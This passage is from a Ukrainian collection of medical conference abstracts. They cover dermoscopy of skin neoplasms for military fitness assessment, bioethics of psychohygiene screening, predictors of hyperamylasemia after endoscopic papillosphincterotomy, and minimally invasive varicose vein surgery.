ім. М.І. Пирогова

**Фомін Олександр Олександрович,**

Полковник м/с ЗСУ, к. мед. наук, доцент кафедри хірургії №1,  
Вінницького Національного Медичного Університету  
ім. М.І. Пирогова

**Фоміна Надія Сергіївна,**

к. мед. наук, доцент кафедри мікробіології  
Вінницького Національного Медичного Університету  
ім. М.І. Пирогова

### **Анотація**

Обговорюються нові можливості діагностики новоутворень шкіри із використанням штучного інтелекту та телемедицини. Аналізуються існуючі алгоритми діагностики пухлин шкіри в Збройних силах США. Констатується потреба в рамках військової медицини України, розробки алгоритму обстеження пацієнта та подальшої експертизи при наявності новоутворень шкіри.

Велике клініко-морфологічне різноманіття новоутворень шкіри різного гістогенезу, в тому числі пігментованих, створює певні труднощі в їх диференційній діагностиці, особливо з меланомою шкіри. Високий ризик малігнізації новоутворень шкіри поряд з їх значною поширеністю створює істотні проблеми як для фахівців неонкологічних спеціальностей (дерматовенерологів, косметологів), так і онкологів, які надають медичну допомогу на амбулаторному етапі, оскільки часто складно уникнути, з одного боку – гіпердіагностики, а з іншого – своєчасно виявити малігнізацію, особливо на ранніх стадіях.

Відоме клінічне правило ABCD (Kitler at all, 1999) при клінічному огляді в більшості випадків допомагає виявити «зрілу» первинну меланому шкіри, але

воно не дає можливості допомогти виявити «ранню» передінвазивну меланому, тобто виліковувану форму захворювання. Однак у поєднанні з методом диференційної діагностики доброякісних меланоцитарних новоутворень шкіри (W. Stoltz, 1994) дозволяє з високою чутливістю та специфічністю виявляти зляжкісні новоутворення шкіри на ранніх етапах їх розвитку.

Для первинної диференційної діагностики меланоцитарних новоутворень шкіри від немеланоцитарних, і доброякісних меланоцитарних новоутворень від зляжкісних (меланоми) найбільш доступним з сучасних неінвазивних методів, є дерматоскопія. [1, 2]

Ключові слова: новоутворення шкіри, військова медицина, критерії, діагноз, меланоцитарні та немеланоцитарні невуси.

Одним із основних показників, що визначають прогноз онкологічного захворювання, є ступінь поширеності пухлинного процесу на момент діагностики, а одним із основних критеріїв оцінки діагностичного компоненту онкологічної допомоги хворим є оцінка запущеності (питома вага хворих, виявлених на IV стадіях, в тому числі шкіри - на III-IV стадіях пухлинного процесу).

Велике клініко-морфологічне різноманіття новоутворень шкіри різного гістогенезу, в тому числі пігментованих (рис. 1, 2, 3), створює певні труднощі в їх диференційній діагностиці, особливо з меланомою шкіри. Високий ризик малігнізації новоутворень шкіри поряд з їх значною поширеністю створює істотні проблеми, як для фахівців неонкологічних спеціальностей (дерматовенерологів, косметологів), так і онкологів, які надають медичну допомогу на амбулаторному етапі, оскільки часто складно уникнути, з одного боку – гіпердіагностики, а з іншого – своєчасно виявити малігнізацію, особливо на ранніх стадіях, особливо військовослужбовців.[2]

Відоме клінічне правило ABCD (Kitler at all, 1999) при клінічному огляді в першу чергу дозволяє диференціювати доброякісні (рис. 6, 7) меланоцитарні новоутворення шкіри від немеланоцитарних, а також (W. Stoltz, 1994) дозволяє з високою чутливістю та специфічністю виявляти підозрілі та зляжкісні новоутворення шкіри (Рис. 4, 5) на ранніх етапах їх розвитку.[3, 4]

Дерматоскопія з подальшим консультативним заключенням обов'язково має проводитись у випадках експертних рішень військовослужбовцям з групи ризику на військово-лікарську комісію з метою: [2]


- визначення ступеню придатності до строкової військової служби;
- визначення ступеню придатності до військової служби за контрактом;
- визначення ступеню придатності до військової служби за кордоном;
- визначення ступеню придатності до участі в міжнародних миротворчих операціях;
- визначення ступеню придатності до льотної роботи;

#### ***Клінічний випадок з практики.***


Пацієнт Р, 1984 р.н., військовослужбовець за контрактом ЗСУ, під час проходження планового обстеження та лікування.



**Рисунок 1, 2, 3.** Поодинокі пігментні невуси зовнішньої поверхні лівого стегна.



**Рисунок 4, 5.** Дерматоскопічна картина, асиметричної по структурі в обох вісях меланоцитарної пляшки, чорного, темно-коричневого, світло-коричневого та сірого кольорів, представлена star-burn патерном, чорно-коричневими точками, ознаками регресу (блідо-блакитної вуалі) по центру та ознаками атипової пігментної мережі з дерматоскопічним індексом - 6,6.



**Рисунок 6, 7.** Дерматоскопічна картина папули представлена комбінованим (пляма, папула) невусом, що відповідає будові простого меланоцитарного та інтрадермального невусів.

### **Основні клінічні форми доброякісних новоутворень шкіри.**

#### **Меланоцитарні невуси**

**Набуті меланоцитарні невуси («родимки»)** – невеликі (діаметр до 1 см), чітко відмежовані гіперпігментовані плями або папули нейроектодермального походження, які представлені скупченням невусних клітин в епідермісі, дермі (Bauer J., Garbe C., 2003). Дані невуси відносять до найбільш частих

новоутворень шкіри у представників білої раси. У кожній дорослої людини спостерігається в середньому близько 20 невусів (Ламоткін І.А., 2006). Невусні

клітини відрізняються від нормальних меланоцитів відсутністю відростків, а скупчення неусних клітин утворюють так звані «гнізда».

**Меланоцитарні неуси (МН)** з'являються в ранньому дитинстві, досягають максимальної кількості в юності, потім можуть поступово зникати, за винятком внутрішньодермальних неусів. Протягом життя у дорослої людини можливе виникнення нових МН, але це відбувається досить рідко.

Зазвичай МН не турбують пацієнтів, а виникнення деяких симптомів (свербіж, болючість, кровоточивість та ін.) може свідчити про їх злоякісне переродження. Класифікація набутих МН базується на гістологічній локалізації скупчення неусних клітин. Розрізняють межові інтраепідермальні), складні (дермоепідермальні) і внутрішньодермальні МН.

**У межовому (інтраепідермальному) МН** неусні клітини розташовані в нижній частині епідермісу над базальною мембраною. Даний неус має вигляд гіперпігментованої плями розміром до 1 см, що зазвичай не піднімається над рівнем шкіри. Колір неуса – однорідний, від жовто-коричневого до темно-коричневого і чорного, форма – кругла або овальна, межі – чіткі. Локалізація неуса – тулуб, кінцівки, обличчя, іноді – долоні та підошви (Ламоткін І.А., 2006).

**Складний (дермоепідермальний, змішаний) МН** характеризується поєднанням ознак межового та внутрішньодермального неуса, протягом його розвитку неусні клітини поступово проникають в папілярний шар дерми і розташовуються як в дермі, так і в епідермісі. Зазвичай складний МН має структуру папули або вузла. Колір неуса – темно-коричневий, форма – округла, куполоподібна, рідше – верукозна, часто із щетинистим волоссям. Локалізація неуса – обличчя, волосиста частина голови, тулуб, кінцівки (Ламоткін І.А., 2006).

**У внутрішньодермальному МН** неусні клітини розташовані переважно в дермі. Неусні клітини при зануренні в дерму втрачають здатність до синтезу меланіну, і неус втрачає пігментацію. Типовим морфологічним елементом неуса є папула або вузол, іноді з телеангіоектазіями. Колір – від кольору шкіри до коричневого, форма – округла, куполоподібна. Локалізація неуса – обличчя, рідко тулуб та кінцівки. Зазвичай внутрішньодермальні неуси з'являються у 10–30 річному віці. При розташуванні на тулубі неус з часом набуває ніжку, або відбувається його перехід до верукозної форми. Внутрішньодермальний МН не піддається інволюції, з часом продовжує рости, потім переходить в стан спокою і піддається фіброзу (Ламоткін І.А., 2006). [5]

### **Підходи до діагностичних суджень**

В тому випадку коли злоякісність новоутворення не підтверджено гістологічно, але пацієнт все одно відноситься до групи підвищеного ризику згідно класифікації Newton et al. (1993), такий пацієнт має перебувати під диспансерним наглядом лікаря дерматолога з періодичним контролем дерматоскопічної картини. І діагноз в такому випадку доцільно виносити із зазначення наступних показників:



Множинні (поодинокі) меланоцитарні (немеланоцитарні) (прості, межові, складні, атипові і.т.д.) невуси (вказуючи анатомічні ділянки), що перешкоджають (не перешкоджають) носінню військової (льотної) форми одягу, взуття та спеціального спорядження. [2]

*Приклади формулювання діагнозу:*

1. Множинні меланоцитарні (прості) невуси тулуба та верхніх кінцівок, що не перешкоджають носінню військової форми одягу та спеціального спорядження.

2. Множинні меланоцитарні (межові, атипові) невуси верхніх та нижніх кінцівок, що перешкоджають носінню льотного одягу, взуття та спеціального спорядження. Синдром диспластичних невусів.

3. Поодинокі немеланоцитарні (інтрадермальні) невуси обличчя, шиї та тулубу, що не перешкоджають носінню військового одягу та спеціального спорядження.

## **ПЕРСПЕКТИВИ**

Подальше створення і розробка критеріїв комплексної діагностики простих меланоцитарних невусів на рівні сімейних лікарів (як до призивний етап), так і на рівні лікарів військових частин (діючих військовослужбовців), із експертною оцінкою щодо придатності до військової служби, є актуальним питанням дерматології (дерматоонкології), що значно покращить і полегшить винесення експертних рішень на рівні призивної військово-лікарської експертизи.

## **Список літератури**

1. Положення про військово-лікарську експертизу в Збройних Силах України : Наказ Міністерства оборони України від 14.08.2008р. № 402 : <https://zakon.rada.gov.ua/laws/show/z1109-08#n14>

2. Кушнір В.О. Методичні рекомендації щодо дерматоскопічного обстеження військовослужбовців з новоутвореннями шкіри у Військово-медичному клінічному центрі Центрального регіону. //Методичні рекомендації ВМКЦ ЦР. – 2021. ВМКЦ ЦР Протокол № 9 від 19.07.2021

3. Stolz W., Riemann A., Cagnetta A.B. ABCD rule of dermoscopy: a new practical method for early recognition of malignant melanoma // Eur J Dermatol. 1994 Vol. 4 521 – 7.

4. Панкратов В.Г., Ревотюк А.А. Дерматоскопия пигментных образований кожи – неинвазивный тест для дифференциальной диагностики меланомы кожи с другими пигментированными новообразованиями. // Медицинские новости. – 2011. - № 4. – С. 6-12

5. МІНІСТЕРСТВО ОХОРОНИ ЗДОРОВ'Я //Методичні рекомендації з діагностики та лікування деяких захворювань при наданні телемедичних послуг. // НМАПО ім. Шупика – 2019 . Протокол № 3 від 12.03.2019

# **БІОЕТИЧНІ ПРИНЦИПИ ВИКОРИСТАННЯ СУЧАСНИХ ПСИХОГІГІЄНІЧНИХ ТЕХНОЛОГІЙ ВИЗНАЧЕННЯ ТА ОЦІНКИ ДОНОЗОЛОГІЧНИХ ЗРУШЕНЬ У СТАНІ ЗДОРОВ'Я УЧНІВСЬКОЇ І СТУДЕНТСЬКОЇ МОЛОДІ**

**Сергета Ігор Володимирович**

д.мед.н., професор  
завідувач кафедри загальної гігієни та екології,  
Вінницький національний медичний університет м. М. І. Пирогова,  
м. Вінниця, Україна

**Браткова Ольга Юріївна,**

к.мед.н., доцент,  
доцент кафедри загальної гігієни та екології,  
Вінницький національний медичний університет м. М. І. Пирогова,  
м. Вінниця, Україна

**Стоян Наталія Вікторівна,**

к.мед.н., доцент,  
доцент кафедри загальної гігієни та екології,  
Вінницький національний медичний університет м. М. І. Пирогова,  
м. Вінниця, Україна

**Макарова Ольга Ігорівна**

к.мед.н., лікар-педіатр,  
м. Вінниця, Україна

**Макаров Сергій Юрійович**

к.мед.н., лікар загальної практики  
м. Вінниця, Україна

Біоетичні аспекти розроблення і використання сучасних психогігієнічних технологій визначення та оцінки донозологічних зрушень у стані здоров'я зумовлюють проведення поглибленого розгляду та аналізу цілої низки проблеми, що полягають у формування адекватної до вимог сьогодення методології оцінки стану соматичного і психічного здоров'я з позицій урахування незаперечних закономірностей та окремих особливостей взаємин людини і довкілля, а також реакцій її організму у відповідь на дію як чинників навколишнього середовища, так і факторів, що характеризують соціальні умови життя, розроблення інтегральних показників та шкал бальної оцінки, котрі дозволяють отримати чітко визначені кількісні критерії оцінки соматичного і психічного здоров'я, відрізняючись наявністю структурованих якісних

характеристик окремих відхилень у його стані, передусім, донозологічного змісту [5, 6, 7, 8, 9]. У цьому контексті не можна не відзначити, що переважаючу частину в структурі патологічних зрушень у стані психічного здоров'я дітей і підлітків складають донозологічні психічні розлади різного генезу та ступеня вираження. Згідно із даними сучасної наукової літератури, близько 20% дітей, що вступають до школи, мають різноманітні порушення з боку нервово-психічного стану донозологічного змісту, причому, наприкінці навчання їх кількість зростає до 60-70% [1, 2, 3, 4, 10].

Ураховуючи наведене, як провідні біоетичні принципи розроблення і використання сучасних психогігієнічних технологій визначення та оцінки донозологічних зрушень у стані здоров'я, необхідно відзначити наступні постулати: усвідомлення кожною особою рівня свого соматичного і, неодмінно, психічного здоров'я, наявних проблем, що мають місце, а також перспектив його подальшого формування; усвідомлення та розумне сприйняття ризиків, які впливають на здоров'я; урахування персоніфікованої автономії особистості та недопущення будь-яких дискримінацій у разі виникнення зрушень у стані здоров'я; дотримання правил добровільності проведення досліджень та забезпечення повного благополуччя досліджуваної особи; використання інформативних та компетентних прогностичних критеріїв соматичного і психічного здоров'я, що мають етичну і правову правомочність; цілком конфіденційний індивідуалізований характер трактування одержаних результатів; особиста відповідальність особи за рівень свого здоров'я.

В ході проведених досліджень, спираючись на зазначені постулати, науково-обґрунтовані методики визначення таких інтегральних показників, як індекс психофізіологічної адаптації, експрес-індекс стрес-індикації, індекс біхевіорального благополуччя, розроблені і запроваджені до практичної діяльності технології оцінки особливостей морфофункціонального стану новонароджених дітей, скринінгової оцінки ступеня ризику виникнення донозологічних відхилень у стані психічного здоров'я сучасних учнів, комплексної оцінки здоров'язберігаючого потенціалу навчальної і позанавчальної діяльності студентів та окремих параметрів рухової активності дівчат і юнаків, комплексної оцінки рівня психофізіологічної і психічної адаптації учнів та студентів тощо.

### Список літератури

1. Гончарук Е. Г., Бардов В. Г., Сергета І. В., Омельчук С. Т. Комплексна оцінка стану здоров'я дітей і підлітків як гігієнічна проблема: методологічні та прикладні аспекти (огляд літератури). *Журнал АМН України*. 2003. Т. 9, № 3. С. 523-541.
2. Полька Н. С., Сергета І. В. Актуальні проблеми психогігієни дітей і підлітків: шляхи та перспективи їх вирішення (огляд літератури і власних досліджень). *Журнал НАМН України*. 2012. Т. 18, № 2. С. 223-236.
3. Сергета І. В., Бардов В. Г. Оцінка стану здоров'я дітей, підлітків та молоді і сучасні технології його збереження та зміцнення *Вісник Вінницького державного медичного університету*. 2003. Т. 7, № 2/2. С. 799-800.

4. Сергета І. В., Браткова О. Ю., Мостова О. П., Панчук О. Ю., Дударенко О. Б. Наукові принципи психогігієнічної діагностики стану здоров'я дітей, підлітків та молоді. *Довкілля та здоров'я*. 2012. № 4 (64). С. 21-25.

5. Мороз В. М., Макаров С. Ю., Серебреннікова О. А., Сергета І. В. Навчальний стрес та психофізіологічні критерії оцінки адаптаційних можливостей організму студентів закладів вищої медичної освіти. Вінниця : ТОВ "ТВОРИ", 2020. 184 с.

6. Мороз В. М., Серебреннікова О. А., Сергета І. В., Стоян Н. В. Психофізіологічні та психогігієнічні основи ефективного використання здоров'язберігаючих технологій у закладах вищої освіти. Вінниця : ТОВ "ТВОРИ", 2021. 208 с.

7. Сергета І. В., Бардов В. Г., Дреженкова І. Л., Панчук О. Ю. Гігієнічні нормативи рухової активності студентів закладів вищої медичної освіти та шляхи її оптимізації. Вінниця : ТОВ "ТВОРИ", 2020. 184 с.

8. Сергета І. В., Панчук О. Ю., Яворовський О. П. Гігієнічна діагностика професійної придатності студентів закладів медичної освіти (на прикладі стоматологічних спеціальностей). Вінниця : ТОВ "ТВОРИ", 2020. 348 с.

9. Тимощук О. В., Полька Н. С., Сергета І. В. Наукові основи комплексної гігієнічної оцінки якості життя та адаптаційних можливостей сучасної учнівської і студентської молоді. Вінниця : ТОВ "ТВОРИ", 2020. 272 с.

10. Сердюк А. М., Полька Н. С., Сергета І. В. Психогігієна дітей и подростков, страждующих хроническими соматическими заболеваниями. Вінниця: Нова книга, 2012. 336 с.

## ФАКТОРИ РИЗИКУ ТРАНЗИТОРНОЇ ГІПЕРАМІЛАЗЕМІЇ ПІСЛЯ ЕНДОСКОПІЧНОЇ ПАПІЛОСФІНКТЕРОТОМІЇ У ХВОРИХ НА ЖОВЧНОКАМ'ЯНУ ХВОРОБУ

Сиволап Дмитро Віталійович,

канд. мед. наук.,

доцент кафедри факультетської хірургії,

Запорізький державний медичний університет

Ендоскопічна папілосфінктеротомія (ЕПСТ) є «золотим стандартом» лікування хворих із синдромом жовчної гіпертензії. Панкреатит після сфінктеротомії – серйозний побічний ефект ендоскопічного втручання на сосочку. Підвищений рівень ферментів підшлункової залози в сироватці крові сам по собі ще не є панкреатит після ТПЕВ, оскільки тимчасове підвищення рівнів ферментів підшлункової залози в сироватці виникає у 75 % осіб після процедури. Відповідно до міжнародного консенсусу, діагностика панкреатиту після ендоскопічних втручань на великому дуоденальному сосочку базується на визначенні двох з наступних трьох критеріїв, які присутні після процедури: 1) біль в епігастрії, 2) амілаза або ліпаза, що перевищує втричі верхню межу норми, і 3) результати візуалізації поперечного зрізу, що відповідають запаленням підшлункової залози [1]. В той же час, особи з низьким вмістом амілази в сироватці крові, а саме меншим ніж 1,5-кратне перевищення верхньої межі норми, отриманої через 2-4 години після ендоскопічних транспапілярних втручань, навряд чи будуть мати післяпроцедурний панкреатит [2].

Останнє десятиріччя увага дослідників головним чином зосереджена на з'ясуванні предикторів післяпроцедурного панкреатиту. Досліджень факторів ризику транзитornoї гіперамілаземії після ендоскопічної папілосфінктеротомії у хворих на жовчнокам'яну хворобу бракує.

**Мета роботи** – з'ясування предикторів підвищеного ризику транзитornoї гіперамілаземії після ЕПСТ.

**Матеріал та методи.** Після підписання інформованої згоди на участь у дослідженні залучено 33 хворих на жовчнокам'яну хворобу. Середній вік –  $46,82 \pm 13,02$  року, 27 (82 %) жінок, 6 (18 %) чоловіків. Індекс маси тіла хворих дорівнював  $28,56 \pm 5,85$  кг/м<sup>2</sup>. Ендоскопічна папілосфінктеротомія (ЕПСТ) виконувалась за допомогою відеодуоденоскопа Fujinon WD88XU з електрохірургічним блоком ERBE ICC200. Хворий знаходився у стандартній позиції на спині. В усіх випадках незалежно від форми, розмірів і типу великого дуоденального сосочку виконувалось пошарове розсічення слизової та підслизової частини і циркулярних м'язів загального сфінктеру печінково-підшлункової ампули. Розсічення проводилось канюляційним методом. Якщо з першої чи другої спроби була ефективна канюляція загальної жовчної протоки (перевірялось одразу після канюляції аспіраційною пробою), то в такому випадку

канюляція та ЕПСТ виконувались боковим трипросвітним сфінктеротомом. Розсічення починалось від устя ВДС та закінчувалось у початковій ділянці (1-2 мм) циркулярних м'язів сфінктеру загальної жовчної протоки, що контролювалось по характерному валику поперечної складки дванадцятипалої кишки над струною сфінктеротому. У випадках, коли катетеризація загальної жовчної протоки сфінктеротомом була неефективна, ЕПСТ виконувалась голковим папілотомом. При розсіченні ВДС використовувався режим Endocut. Потужність електроструму виставлялась в межах 100-200 одиниць в залежності від використаного папілотому. Використовувались папілотомі голчатого і канюляційного типів. Рівень амілази визначали через 12 та 24 години після сфінктеротомії.

**Статистичну обробку** матеріалу виконано за допомогою пакету програм Statistica 6.0. Для визначення предикторів транзиторної гіперамілаземії після папілосфінктеротомії використано метод логістичного регресійного аналізу. Чинники, що мали достовірне прогностичне значення в однофакторному аналізі, включалися до багатофакторної моделі зворотнім покроковим методом для визначення незалежних предикторів. Дані представлено у вигляді відношення шансів та їх довірчих інтервалів. Критичні значення (cut-off value) кількісних показників, що увійшли до багатофакторного логістичного регресійного аналізу, визначалися за допомогою ROC-аналізу. Статистична розбіжність показників визначалась на рівні  $p < 0,05$ , усі тести двосторонні.

**Результати та обговорення.** З 33 хворих на холецистолітіаз, яким виконано ендоскопічну папілосфінктеротомію, впродовж першої доби після операції у 12,1 % ( $n=4$ ) – спостерігалась транзиторна безсимптомна гіперамілаземія без будь-яких ознак гострого панкреатиту, що було цілком очікуваним результатом втручання на великому дуоденальному сосочку. Збільшення активності амілази сироватки крові після ЕПСТ не перевищувало двократного рівня референтних значень і мало зворотній характер. Не було випадків гострого панкреатиту. При зіставленні антропометричних, лабораторних та інструментальних показників хворих на холецистолітіаз без та з транзиторною безсимптомною гіперамілаземією після ЕПСТ лише діаметр холедоуху (УЗД) мав статистично вірогідну різницю з аналогічним показникам без транзиторної безсимптомної гіперамілаземії. За допомогою ROC-аналізу (рис. 1) встановлено, що точкою розподілу показника діаметру холедоуха є величина  $> 4,2$  мм (чутливість 100 %, специфічність 58,6 %), площа під кривою – 0,763, 95 % ДІ 0,583-0,893,  $p=0,0439$ ).




Рис. 1. Результати ROC-аналізу для показника діаметру холедоха у хворих на жовчнокам'яну хворобу.

Розширення вихідного діаметру холедоха понад 4,2 мм асоціюється із збільшенням ризику транзиторної безсимптомної гіперамілаземії після папілосфінктеротомії. За даними уніваріантного логістичного регресійного аналізу, відношення шансів післяпроцедурної гіперамілаземії вірогідно зростає у 2,31 рази (95 % ДІ 1,02-6,11;  $p=0,0483$ ) у хворих на холецистолітіаз, які мають розширення холедоха понад 4,2 мм.

Отже, наявність до втручання у хворих на холецистолітіаз діаметру холедоха понад 4,2 мм може розглядатися в якості предиктора транзиторної безсимптомної гіперамілаземії після ендоскопічної папілосфінктеротомії, ризик якої зростає майже в 2,31 рази ( $p=0,0483$ ).

**Висновки.** Частота транзиторної амілаземії в першу добу після ендоскопічної папілосфінктеротомії становила 12,1 % випадків. Предиктором транзиторного підвищення рівня амілази після ендоскопічної папілосфінктеротомії у хворих на холецистолітіаз є розширений холедох, а саме перевищення вихідного діаметру холедоха понад 4,2 мм (ВШ = 2,31; 95 % ДІ 1,02–6,11;  $p = 0,0483$ ).

#### Список літератури

1. Suzuki, A., Uno, K., Nakase, K., Mandai, K., Endoh, B., Chikugo, K., Kawakami, T., Suzuki, T., Nakai, Y., Kusumoto, K., Itokawa, Y., Inatomi, O., Bamba, S., Mizumoto, Y., & Tanaka, K. (2021). Post-endoscopic retrograde cholangiopancreatography pancreatitis assessed using criteria for acute pancreatitis. *JGH open : an open access journal of gastroenterology and hepatology*, 5(12), 1391–1397. <https://doi.org/10.1002/jgh3.12687>
2. ASGE Standards of Practice Committee, Chandrasekhara, V., Khashab, M. A., Muthusamy, V. R., Acosta, R. D., Agrawal, D., Bruining, D. H., Eloubeidi, M. A., Fanelli, R. D., Faulx, A. L., Gurudu, S. R., Kothari, S., Lightdale, J. R., Qumseya, B. J., Shaikat, A., Wang, A., Wani, S. B., Yang, J., & DeWitt, J. M. (2017). Adverse events associated with ERCP. *Gastrointestinal endoscopy*, 85(1), 32–47. <https://doi.org/10.1016/j.gie.2016.06.051>

## **МАЛОІНВАЗИВНІ МЕТОДИКИ ХІРУРГІЧНОГО ЛІКУВАННЯ ХВОРИХ ІЗ ХРОНІЧНИМ ЗАХВОРЮВАННЯМ ПОВЕРХНЕВИХ ВЕН НИЖНІХ КІНЦІВОК**

**Шапринський Василь Володимирович,**  
лікар судинний хірург, канд.мед.наук, старший науковий співробітник

**Наталія Вікторівна Семененко,**  
лікар судинний хірург, аспірант наукового відділу малоінвазивної хірургії  
Державна наукова установа «Науково-практичний центр профілактичної та  
клінічної медицини» Державного управління справами, Київ, Україна

Хронічне захворювання поверхневих вен нижніх кінцівок є поширеною у всьому світі, актуальною медико-соціальною проблемою. За даними науковців, поширеність становить 51,4% серед населення розвинених країн (E.Rabe та співавт., 2012; А. А. Баєшко та співавт., 2013, L.Robertson et al., 2008, 2014). Головні скарги, які типові для даного захворювання – набряки, що турбують більше надвечір, симптоми дискомфорту в нижніх кінцівках, помірний біль, наявність трофічних змін шкіри, а саме – трофічних виразок, що викликає значиме погіршення якості життя, інколи - часткову втрату працездатності, спричинює естетичні дефекти, а в деяких випадках може призвести до інвалідизації пацієнта. Дані міжнародного дослідження VEIN CONSULT (2011) повідомляють, що 15% пацієнтів із варикозним розширенням поверхневих вен нижніх кінцівок мали тимчасову втрату працездатності через дане захворювання. Дана патологія має швидку тенденцію до росту захворюваності серед працездатного населення, і тому є актуальною економічно значущою проблемою. Мініінвазивні пункційні методи хірургічного лікування хронічного захворювання поверхневих вен нижніх кінцівок розділені на термічні та нетермічні методики. До зарекомендованих термічних відноситься ендовенозна лазерна абляція та радіочастотна абляція поверхневих вен нижніх кінцівок. До нетермічних методик – застосування біоклею, механохімічна абляція вен, склерооблітерація. Малоінвазивні методи знаходять все більш широке та частіше використання в практиці оперативного лікування варикозного розширення поверхневих вен (E.Rabe та співавт., 2012, Ляховський В.І. та співавт., 2013, Гудз І. М. та співавт., 2015, Османов Р. Р. 2016)

### **Мета роботи**

Метою роботи є вдосконалення результатів оперативного лікування пацієнтів із хронічним захворюванням поверхневих вен нижніх кінцівок стадії С2 із використанням малоінвазивних оперативних методів.

### **Матеріали і методи**

Проаналізовано результати малоінвазивного оперативного лікування 62 хворих із хронічним захворюванням поверхневих вен нижніх кінцівок стадії С2



за класифікацією CEAP, прооперованих з використанням малоінвазивних методів у період з 2021 по 2022 рік на базі Хірургічного центру Державної наукової установи «Науково-практичний центр профілактичної та клінічної медицини» Державного управління справами. Переважна частина пацієнтів скаржились на видимі візуальні варикозні вени та венозні сітки, у частини були наявні скарги на підвищену втомлюваність гомілок та важкість, що збільшувались надвечір. Всім пацієнтам було проведено первинний огляд та ультразвукове дуплексне сканування вен нижніх кінцівок, на якому було виявлено рефлюкс в різних сегментах великої або малої підшкірної вени. Рефлюксний шлях мав різну протяжність - від неспроможності в одному сегменті (на стегні або на гомілці) до тотального враження вени. В залежності від локалізації рефлюксу, його протяжності, діаметру та анатомічних особливостей венозної системи пацієнта підібрано індивідуально методику малоінвазивного пункційного хірургічного втручання. Також враховувалась соціально-економічна складова індивідуально при підборі методик.

Було виконано наступні методи малоінвазивного оперативного лікування: 47 пацієнтів (75,8%) –ендовенозну лазерну абляцію вен, 9 пацієнтів (14,5%) – механохімічну абляцію вен, 6 пацієнтів (9,7%) – використання методики введення біоклею. Всі методики проводились під контролем УЗД. Кожному пацієнту перед операцією повторно проводили ультразвукове дуплексне сканування та маркування місць неспроможних перфорантів та підшкірних вен. Для ендovenозної лазерної абляції (ЕВЛА) використовували лазерний апарат «ЛІКА-ХІРУРГ» із довжиною хвилі 1460 нм неперервної дії лазерного опромінення, потужність 12 Вт. Для механохімічної облітерації використовували систему закриття вен Flebogrif, яка включала в себе спеціальний катетер, та розчин склерозанту (полідоканол). Для ехоконтрольованого введення біоклею використовували систему VenaSeal, що включала в себе спеціальний пістолет-диспенсер, ехогенний катетер та девайс з інертним ціаноакрилатним клеєм (5мл).

#### Результати та обговорення

Щоб оцінити ефективність оперативного лікування, в післяопераційному періоді пацієнтам обов'язково проводили контрольні огляди та УЗ-обстеження на наступний день після операції, через тиждень, через місяць та через три місяці планово. У пацієнтів, яким виконували ендovenозну лазерну абляцію, рефлюкс не зафіксовано в жодному контрольному дослідженні. Тотальна облітерація стовбура ВПВ - у 46 пацієнтів ( 97,8%). У 1 пацієнта встановлено неспадіння ВПВ до 1 см від сафено-стегового співустя, яке облітерувало впродовж 1 місяця після операції самостійно. Компресійна еластична терапія в післяопераційному періоді тривала від 2 тижнів до 1 місяця. У пацієнтів, яким проводили механохімічну облітерацію, рефлюкс був у 2 пацієнтів (22%) при контролі через 3 місяці, що коригувалось процедурою проведення пінної склерооблітерації стовбура. Процедура була проведена успішно, на наступних контрольних оглядах рефлюкс більше не спостерігався. Компресійний трикотаж використовувався 1 місяць після оперативного лікування. У пацієнтів, яким проводили введення біоклею, рефлюкс крові - у 3 пацієнтів (50%) через 3 місяці. Проведено корекцію процедурою склерооблітерації стовбура – у 2 пацієнтів без

повторного виявлення рефлюксу, у 1 – повторний рефлюкс та послідує корекція склерооблітерацією через місяць. У 2 пацієнтів відмічався короткочасний підйом температури до 37,2-37,6 градусів протягом наступного дня після операції, який самостійно регресував. Компресійний трикотаж після втручання не використовувався, відповідно до рекомендацій.

#### Висновки

Термічні малоінвазивні методики облітерації, а саме ендовенозна лазерна абляція, залишаються «золотим стандартом» та найпоширенішим методом хірургічного лікування хронічного захворювання поверхневих вен нижніх кінцівок, так як дає найкращі віддалені результати в лікуванні патології.

